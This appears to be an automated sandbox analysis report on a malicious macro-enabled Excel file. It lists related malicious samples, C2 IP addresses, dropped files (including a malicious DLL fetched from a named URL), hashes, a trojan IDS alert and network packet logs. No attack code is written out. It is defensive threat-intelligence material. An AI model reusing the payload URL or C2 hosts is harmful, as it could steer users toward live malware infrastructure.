	document-1048628209.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1771131239.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1370071295.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-69564892.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1320073816.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-184653858.xls	Get hash	malicious	Browse	• 5.100.155.169
PUBLIC-DOMAIN-REGISTRYUS	FED8GODpaD.xlsb	Get hash	malicious	Browse	• 5.100.152.162
	New Order PO#121012020_____PDF_______.exe	Get hash	malicious	Browse	• 208.91.199.225
	document-1251000362.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	document-1251000362.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	document-1055791644.xls	Get hash	malicious	Browse	• 103.50.162.157
	catalogue-41.xlsb	Get hash	malicious	Browse	• 5.100.152.162
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 111.118.215.222
	swift Copy.xls.exe	Get hash	malicious	Browse	• 208.91.199.225
	document-1848152474.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	FN vw Safety 1 & 2.exe	Get hash	malicious	Browse	• 208.91.199.223
	MV TBN.uslfze.exe	Get hash	malicious	Browse	• 208.91.199.224
	purchase order.exe	Get hash	malicious	Browse	• 208.91.199.223
	AD1-2001028L.exe	Get hash	malicious	Browse	• 208.91.199.224
	AD1-2001028L (2).exe	Get hash	malicious	Browse	• 208.91.199.224
	document-1048628209.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1771131239.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1370071295.xls	Get hash	malicious	Browse	• 5.100.155.169

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-69564892.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1320073816.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-184653858.xls	Get hash	malicious	Browse	• 5.100.155.169

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\index[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	138083
Entropy (8bit):	5.497215326378405
Encrypted:	false
SSDEEP:	1536:tm15JsYYm3GCVS7ZicTJzRVd620ZmB9RMli0msUdqZEACW4jySTLW:eLsacThRVd6pmBPM07vYZEA4/W
MD5:	A26AB60FB8F4C1FCB0A37955433F241B
SHA1:	E5316BCF28CA90B78A7CDBDE64B2DBC05A7A8D3B
SHA-256:	3D383CC929E2A80A8466767FAF9726E56CDA26DEC1D9249DF447629A6A113BB6
SHA-512:	CA5CA64E4A7A6A366BB1335C9339D40ECC2ECC9B393AC6D0DB74FA0D995155E39286FB9FBE096C252A2AD7E33A892039960503A0DE1F9805CCDD8E197525D2AD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://bodylanguage.santulan.co.in/ds/index.html
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$....._W...6e..6e..6e.)v..6e...w..6e.Rich.6e.....PE..L.....f`.....!.....ko.....d.....code..... ..` .data...d.....@..@.data.....@....rdata... ....."....data.....@..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45BFE498.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBAC F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..I.S.2...Q.'C.....h}x..... .....\..N...z...._.|.....III.666...~~~..6l.Q.J...\.. m..g.h.SRR.\.p...'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII|..2. m,,,.-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#'"h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g... ...f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4647BF2F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 364 x 139, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	8854

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4647BF2F.png	
Entropy (8bit):	7.949751503848125
Encrypted:	false
SSDEEP:	192:VS+uZNogNC+NXtYvselFpeBnmMYCft0gVaSgZTaG+3uWYvVZmSGQ9pFT+x5ylxvr:03CbJ+mMYCmgUrNaB3uzvPm1UpFimlxj
MD5:	780FD0ABF9055E2D8FA1BAB6D4B9163E
SHA1:	CFCD5C73C9C517161DEC8D4B01ABFCA4B272AEBE
SHA-256:	6A3CDBFDB8911742673C2882E912369BC525A7BD41C9B6EFC5C9A84DAFF6C3B2
SHA-512:	8359AF512FA5771EB542B1A854F15E74555C7E1F956924520AC6CEBBAE1322D27AC8FBDD390275C5A31223613986B0CBF5871A406CA2DDBB996B9EB7A94E871A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...l.....E..7....pHYs.....tEXtSoftware.Adobe ImageReadyq.e<.."#IDATx..]M.$.u.Y...V.Z!$.....C.H2>.....JBR....c.2..k....'.f.....qg..7O.W..0.'.bO6x.. .I..#!W...`h.~.....Y...*+...._.x."....#.....[.....C.ISj..i..i.peOD..BT.N....IoD..qS..M{.I.D...!...[."A....GM.....I.M.....'T#D....&Q.H..''...Cqn"I....&.G.Mo....MI.....u&.~.#k.....R...<Q7 %o~}.$d..L..j.<I..<...N.K.M"I.aU...G,N...v....LE..Y@.I....;n.?.Z%.&.V.....,d".K^bM..B. ....B.I"I.a.....<...q...."K.....{.,...j.&...F.@xU.....i.q..R.`u#<.....mR...j+ ..^.x...1TR..qw"I ....&.a.W...}v.....S.zT..a...J.0....5... E..i"I.a%..<.....lSM.a...N.....hI.....''D...R.u....."Q.K.#.gM)}.L...*..b..D.y9{.kR7aA....:_..LL#.....M...).{.I..O..lv...lP0l+....Y.Y.5.....j@$.C.h !qy/.D..%...g.c...D.....X..M$O.v%Z..S.%w..1"I....B'.O.I..B..}.....iL...X..3..`[.g...j..J.'...Y...rr..@m....@.uC.#.....e!.4...M.a.y.....&h.o...Y.Q...@....N]6..."H.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\52AB2BB9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]...........O..m7.r0|..."......?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P.".....y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AB2DEE66.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ Ir.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g...._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. l@ ..;..X!...9S.J5. .'.xh...8l.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Temp\FBCE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	96847
Entropy (8bit):	7.870690149733864
Encrypted:	false
SSDEEP:	1536:m/JIWQub3DLc6SqhlWxDbl2hawHusD9Byrty30wEGttZv9xEfgI:GJIW9bTdS7lMHfD9ByrtyOG7ZVxET
MD5:	00AF2D8EB13A69B0A52ABFB800D69F9F
SHA1:	3AF09FD82CCA333CC70CB6394A7EC315F5FE6AF1
SHA-256:	0B91BE6A537CF8CA45B5CAD74C244466C36150D0814A624D1A98CEF08B69F603

C:\Users\user\AppData\Local\Temp\FBCE0000	
SHA-512:	2214669F1315B5F60B2E300B873AC98EBF2A0C57943FCEEB4ED41D431C6D8708D5EAD2A7F2D510C45AAC2321CC45292EEE7E504CD304A618DCC65A69DEAFE26
Malicious:	false
Reputation:	low
Preview:	.U.N.0..#.?D....#4j.b.....mb./..h..k7.....>....."j.Zv.LX.Nz.]..wW.9.0.....Z..d...'.u....e}J.7.({.....G+.....B.E..l2..w.\.S.`._X.{....].8.k.?...T.D.FK..(.pjG.....D.`. ....&DM...R.`.^...Mm..|}?".....%..:.O*.B^9...G.....F.t-,..W.?...{.l...2-..`..Xc.....Z..=;<.T.....;$.>$../').#>.....y..m..za.....b.}S.D..x..|.f$8.....1.^DP...t...^s..PQ<f.|.....c.4.n..H.4.....=.]."..4l....U...q.. ..y.+P{.yy.....PK.....!...`.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Apr 7 15:14:37 2021, atime=Wed Apr 7 15:14:37 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.489142053628293
Encrypted:	false
SSDEEP:	12:85QENcLgXg/XAlCPCHaXtB8XzB/XURvX+WnicvbRbDtZ3YilMMEpxRljK5TdJP9O:85JK/XTd6j0YeBDv3qYrNru/
MD5:	9C40617F346B87D23DC5454B7267E33A
SHA1:	B87124245ACDB8EDF4EE972366790CC463CDBDDC
SHA-256:	223CD23880148DA3DEC1729E43E7735385478231A1BDE95A0E89C438C420623B
SHA-512:	097B24FAE265EC38060C7B05B10025503D2E49FC3E099853E913841E42C6E7BB4AA0EE7EA6F39710C6533D49C3CAEA3E24E42A16D1F127587794E4CCCBE1D3E1
Malicious:	false
Preview:	L.....F.....7G..A(O..+..A(O..+... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R...Desktop.d.....QK.X.R.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\472847\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....472847.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\documents-2112491607.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Apr 7 15:14:37 2021, atime=Wed Apr 7 15:14:37 2021, length=96847, window=hide
Category:	dropped
Size (bytes):	2138
Entropy (8bit):	4.547087478186962
Encrypted:	false
SSDEEP:	24:8bz2/XTd6jFyD2nhe8WDv3qYdM7dD2bz2/XTd6jFyD2nhe8WDv3qYdM7dV:8+/XT0jFY2nhdYQh2+/XT0jFY2nhdYQ/
MD5:	FD2F42E72FB642FA79B3F38914DB4B03
SHA1:	96D1AD382852122C29334DFB5CE89A13DD14C8F3
SHA-256:	8C69F2F1A47257D91955C5E9AC888608AA6234EEECFEAD7BCEB4B268B747ECBA
SHA-512:	069397B0B527C31C843AAEBF778965D48E446F0958B536D57CE7C5DA68A801C90FA90699DFBFD1C68FCC93FB06EBFA5A6BE204BAA47FD089F4597C050A8073EB
Malicious:	false
Preview:	L.....F.... .....{..A(O..+...p]..+..Oz.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2.mz...R. .DOCUME~1.XLS..`.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.s.-.2.1.1.2.4.9.1.6.0.7...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\472847\Users.user\Desktop\documents-2112491607.xlsm.0.....\....\....\....\....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.s.-.2.1.1.2.4.9.1.6.0.7...x.l.s.m.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....472847.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	115
Entropy (8bit):	4.745678829632436
Encrypted:	false
SSDEEP:	3:oyBVomxWKS9LRzcOHZELRzcOHmxWKS9LRzcOHv:dj49Ll5ELlt9LlP
MD5:	153B80C9C6025C6926C8F0A15B781156
SHA1:	A4B5E632F8E2282BA31EF56938E23F0BAC5DAD1F
SHA-256:	1E02E4944F11BD25D085F2B96AECB9912DEBC942C411D1E85603DFFCF69E2F65
SHA-512:	7EDD7295338EFC23F23A3B55F3AD1832A297701F58CB68AF080594D8C119BA3FBAB32BC55DCFBA231C65E40E5CA313A74217B2B8948F035ECA6979281E4165F
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..documents-2112491607.LNK=0..documents-2112491607.LNK=0..[misc]..documents-2112491607.LNK=0..

C:\Users\user\Desktop\ECCE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	96847
Entropy (8bit):	7.870690149733864
Encrypted:	false
SSDEEP:	1536:m/JIWQub3DLc6SqhlWxDbl2hawHusD9Byrty30wEGttZv9xEfgI:GJIW9bTdS7lMHfD9ByrtyOG7ZVxET
MD5:	00AF2D8EB13A69B0A52ABFB800D69F9F
SHA1:	3AF09FD82CCA333CC70CB6394A7EC315F5FE6AF1
SHA-256:	0B91BE6A537CF8CA45B5CAD74C244466C36150D0814A624D1A98CEF08B69F603
SHA-512:	2214669F1315B5F60B2E300B873AC98EBF2A0C57943FCEEB4ED41D431C6D8708D5EAD2A7F2D510C45AAC2321CC45292EEE7E504CD304A618DCC65A69DEAFE26
Malicious:	false
Preview:	.U.N.0..#.?D....#4j.b........mb./..h..k7.....>....."j.Zv.LX.Nz.]..wW.9.0.....Z..d...'.u....e}J.7.({.....G+.....B.E..l2..w.\.S.`.._X.{....].8.k.?...T.D.FK..(.pjG.....D.`. ....&DM...R.`..^...Mm..]}?".....%..:.O*.B^9...G.....F.t-,..W.?...{.l...2-..`..Xc.....Z..=;<.T.....;$.>$../').#>.....y..m..za.....b.}S.D..x..|.f$8.....1.^DP...t...^s..PQ<f.|.....c.4.n..H.4.....=.]."..4l....U...q.. ..y.+P{.yy.....PK.....!...`.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$documents-2112491607.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\user\oeiwkd4.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	138083
Entropy (8bit):	5.497215326378405
Encrypted:	false
SSDEEP:	1536:tm15JsYYm3GCVS7ZicTJzRVd620ZmB9RMli0msUdqZEACW4jySTLW:eLsacThRVd6pmBPM07vYZEA4/W
MD5:	A26AB60FB8F4C1FCB0A37955433F241B
SHA1:	E5316BCF28CA90B78A7CDBDE64B2DBC05A7A8D3B
SHA-256:	3D383CC929E2A80A8466767FAF9726E56CDA26DEC1D9249DF447629A6A113BB6
SHA-512:	CA5CA64E4A7A6A366BB1335C9339D40ECC2ECC9B393AC6D0DB74FA0D995155E39286FB9FBE096C252A2AD7E33A892039960503A0DE1F9805CCDD8E197525D2AD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$....._W...6e..6e..6e.)v..6e...w..6e.Rich.6e.....PE..L....f`.....!... .....ko.....d.....code..... ..` .data...d.....@..@.data.....@....rdata... ....."....data.....@..... ....

Static File Info

General	
File type:	Microsoft Excel 2007+
Entropy (8bit):	7.8821840433354

General

TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	documents-2112491607.xlsm
File size:	96877
MD5:	cada6b07929cd03002206f65f547f383
SHA1:	e4b72830f1f320d711f60f540a8fe9340597238e
SHA256:	b9b231cad810dedef1d27772b12d04e8aa4e9ef0f461d5a0fbf80d3c38918860
SHA512:	930c2ed9bf01b1c22189985f47800b11b2d116d5210a6f712f12ea25d7d4d52c165b7c9531d902487e341d9ebf35c4f3768ada1299b0ad9cab91d95f1b36fc15
SSDEEP:	1536:4h1M4Kfra8zxQz8jbztonsBjFC6QomaIRUxPLe96bGAfe2hawno:4h1M4kra8Wz8jbzSn4BC6Qdkx60WMo
File Content Preview:	PK.....!...`.....[Content_Types].xml ...(..... ....

File Icon



Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "documents-2112491607.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	


Macro 4.0 Code

,,,

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/07/21-09:15:05.069854	TCP	2009897	ET TROJAN Possible Windows executable sent when remote host claims to send html content	80	49171	111.118.215.222	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 09:15:00.919925928 CEST	49167	80	192.168.2.22	8.211.4.209
Apr 7, 2021 09:15:00.938839912 CEST	80	49167	8.211.4.209	192.168.2.22
Apr 7, 2021 09:15:00.938941002 CEST	49167	80	192.168.2.22	8.211.4.209
Apr 7, 2021 09:15:00.939644098 CEST	49167	80	192.168.2.22	8.211.4.209
Apr 7, 2021 09:15:01.000272989 CEST	80	49167	8.211.4.209	192.168.2.22
Apr 7, 2021 09:15:01.327353001 CEST	80	49167	8.211.4.209	192.168.2.22
Apr 7, 2021 09:15:01.327575922 CEST	49167	80	192.168.2.22	8.211.4.209
Apr 7, 2021 09:15:01.327745914 CEST	49167	80	192.168.2.22	8.211.4.209
Apr 7, 2021 09:15:01.345602989 CEST	80	49167	8.211.4.209	192.168.2.22
Apr 7, 2021 09:15:01.642882109 CEST	49168	80	192.168.2.22	8.211.4.209
Apr 7, 2021 09:15:01.661051989 CEST	80	49168	8.211.4.209	192.168.2.22
Apr 7, 2021 09:15:01.661165953 CEST	49168	80	192.168.2.22	8.211.4.209
Apr 7, 2021 09:15:01.662440062 CEST	49168	80	192.168.2.22	8.211.4.209
Apr 7, 2021 09:15:01.720390081 CEST	80	49168	8.211.4.209	192.168.2.22
Apr 7, 2021 09:15:02.063385963 CEST	80	49168	8.211.4.209	192.168.2.22
Apr 7, 2021 09:15:02.063426018 CEST	80	49168	8.211.4.209	192.168.2.22
Apr 7, 2021 09:15:02.063682079 CEST	49168	80	192.168.2.22	8.211.4.209
Apr 7, 2021 09:15:02.063886881 CEST	49168	80	192.168.2.22	8.211.4.209
Apr 7, 2021 09:15:02.082295895 CEST	80	49168	8.211.4.209	192.168.2.22
Apr 7, 2021 09:15:02.227967978 CEST	49169	80	192.168.2.22	192.185.56.250
Apr 7, 2021 09:15:02.368988037 CEST	80	49169	192.185.56.250	192.168.2.22
Apr 7, 2021 09:15:02.369075060 CEST	49169	80	192.168.2.22	192.185.56.250
Apr 7, 2021 09:15:02.370420933 CEST	49169	80	192.168.2.22	192.185.56.250
Apr 7, 2021 09:15:02.511811972 CEST	80	49169	192.185.56.250	192.168.2.22
Apr 7, 2021 09:15:02.678519964 CEST	80	49169	192.185.56.250	192.168.2.22
Apr 7, 2021 09:15:02.678713083 CEST	49169	80	192.168.2.22	192.185.56.250
Apr 7, 2021 09:15:02.679001093 CEST	80	49169	192.185.56.250	192.168.2.22
Apr 7, 2021 09:15:02.679055929 CEST	49169	80	192.168.2.22	192.185.56.250
Apr 7, 2021 09:15:03.095360994 CEST	49170	80	192.168.2.22	103.211.216.55
Apr 7, 2021 09:15:03.236845970 CEST	80	49170	103.211.216.55	192.168.2.22
Apr 7, 2021 09:15:03.236989975 CEST	49170	80	192.168.2.22	103.211.216.55
Apr 7, 2021 09:15:03.238714933 CEST	49170	80	192.168.2.22	103.211.216.55
Apr 7, 2021 09:15:03.379930973 CEST	80	49170	103.211.216.55	192.168.2.22
Apr 7, 2021 09:15:04.319272041 CEST	80	49170	103.211.216.55	192.168.2.22
Apr 7, 2021 09:15:04.319385052 CEST	49170	80	192.168.2.22	103.211.216.55
Apr 7, 2021 09:15:04.322556973 CEST	80	49170	103.211.216.55	192.168.2.22

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 09:15:04.322618008 CEST	49170	80	192.168.2.22	103.211.216.55
Apr 7, 2021 09:15:04.757160902 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:04.909230947 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:04.909307957 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:04.909897089 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.061911106 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.069854021 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.069907904 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.069946051 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.069962025 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.069993019 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.069997072 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.070035934 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.070048094 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.070066929 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.070092916 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.070121050 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.070123911 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.070166111 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.070178032 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.070204973 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.070215940 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.070241928 CEST	80	49171	111.118.215.222	192.168.2.22
Apr 7, 2021 09:15:05.070265055 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.070295095 CEST	49171	80	192.168.2.22	111.118.215.222
Apr 7, 2021 09:15:05.075287104 CEST	49171	80	192.168.2.22	111.118.215.222
